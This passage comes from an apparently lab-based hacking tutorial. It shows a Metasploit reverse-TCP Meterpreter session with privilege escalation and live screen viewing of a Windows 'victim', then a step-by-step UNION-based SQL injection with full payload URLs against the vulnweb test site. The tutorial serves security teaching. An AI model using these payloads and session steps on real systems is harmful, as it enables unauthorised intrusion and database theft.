
- Enter **"sessions –i l"** command to interact with victim machine.

```
root@osboxes: ~
File  Edit  View  Search  Terminal  Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.101.17:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.101.15
[*] Meterpreter session 1 opened (192.168.101.17:4444 -> 192.168.101.15:49300) a
t 2021-04-12 09:40:57 -0400
sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connect
ion
  --  ----  ----                     -----------                       -------
---
  1         meterpreter x86/windows  virtual7-PC\virtual7 @ VIRTUAL7-PC  192.168
.101.17:4444 -> 192.168.101.15:49300 (192.168.101.15)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

- Enter **"getsystem"** command to escalate the privileges.




- I have used **"screenshare"** command to view victim's screen in real time.
- This is the screenshot of victim's screen which is being viewed live by hacker.




- Changing password without the knowledge of old one.
- Open **run** and type **"compmgmt.msc".**

- Computer management window will appear, go to users and find the user whose password is to be changed.




- Right click on username and click on **"Set Password".**

- A warning will appear. Click on **proceed.**



- A new window will appear, enter the new password and click on **OK.**




- As visible in the above picture, password has been changed without any knowledge of the old one.
- Thank you!

SQL Injection


3. Website penetration testing

Hack the website by using Sql Injection on http://testphp.vulnweb.com/


- Penetrating website using SQL Injection.
- Open Mozilla Firefox and visit http://testphp.vulnweb.com/ website.



- Main home page of this website looks like this.




- First let's browse through the site and find the page where we can use the SQL Injection. The site URL should have **something=number (id=1)** to perform SQL Injection.
- Click on **Browse categories**.




- Click on **Paintings.**


- Here the URL says http://testphp.vulnweb.com/listproducts.php?cat=2. **cat=2** symbolizes that the possibility to perform SQL injection is there.
- To confirm whether the SQL Injection vulnerability is there or not, put "'" sign after 2 like "**cat=2'**".




- We found an error in SQL syntax which proves that there is a SQL vulnerability which can be exploited by using SQL Injection.
- Now let's check the number of tables in the SQL databases.
- Use ORDER BY keyword to sort the records in ascending or descending order.
- Start with **"order by 1 --+"** after **cat=2**.



- Increase the number till we don't get an error.
- Error is on **"order by 12 --+"**.




- We found the last data on **"order by 11 --+".**
- **Syntax: http://testphp.vulnweb.com/listproducts.php?cat=2 order by 11 --+**




- Now let's find the vulnerable column by giving command **"union select 1,2,3,4,5,6,7,8,9,10,11 --+"**.
- URL: **http://testphp.vulnweb.com/listproducts.php?cat=2 union select 1,2,3,4,5,6,7,8,9,10,11 --+**

- This shows column number 2, 7 and 9 are vulnerable.
- Now let's check the database name of column number 2 by using the command **"union select 1,database(),3,4,5,6,7,8,9,10,11 --+"**.
- URL: **http://testphp.vulnweb.com/listproducts.php?cat=2 union select 1,database(),3,4,5,6,7,8,9,10,11 --+**




- Notice the change.

- Here we got the database name as **acuart**.
- Similarly, let's check the version name of column number 7 by using the command **"union select 1,database(),3,4,5,6,version(),8,9,10,11 --+"**.



- Notice the change.


- Here we got the version name as **8.0.22-0ubuntu0.20.04.2**
- Similarly, let's check the current user name of column number 9 by using the command **"union select 1,database(),3,4,5,6,version(),8,current_user(),10,11 --+"**.




- Notice the change.

- Here we got the current user name as **acuart@localhost**.
- Now, let's continue with **column 7.**

- Now let's check the names of all the tables by using the command " **union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables --+".**
- URL: **http://testphp.vulnweb.com/listproducts.php?cat=2 union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables --+**




- Here we got several table names starting from artists, carts, categ and so on.
- Use CONCAT function to group the table names into a single string.
